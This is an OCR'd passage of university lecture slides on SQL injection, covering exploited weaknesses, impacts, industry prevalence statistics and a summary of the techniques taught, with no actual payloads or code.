
Vulnerabilities Exploited

SINGAPORE INSTITUTE OF TECHNOLOGY

- HTTP variables passed in the URL are easily accessible
- Attacks can also manipulate specific system variables
- Web app may respond with detailed error information
- Attackers use this information to discover more about web app and its backend
- Gives attacker opportunity to access system information

Impact of SQL Injection


1. Leakage of sensitive information
2. Modification of sensitive information
3. Loss of Data
4. Loss of Reputation
5. Loss of Control of DB server
6. Denial of Service



Trend of SQL Injection Attack

Why SQL injection is so dangerous ?

One observation can be made from an Imperva Web Application Attack Report (WAAR) published in February 2020: 29% of web applications are still vulnerable to SQL injections.



According to Akamai "State of the Internet" report 2020 , SQLi accounts for almost... 80% !! of all attacks against retail, travel, and hospitality web apps between 2018 and 2020:



Summary

- SQL Injection Techniques
  - Injection into password field
  - Injection into username field
  - Syntax variations e.g. – or # to define comments
- SQL Command Injection
  - Injection of command strings into URL
  - Extract database contents
- Google Dorks to locate vulnerable websites

- **Next Lecture – Cross Site Scripting, Cross Site Request Forgery**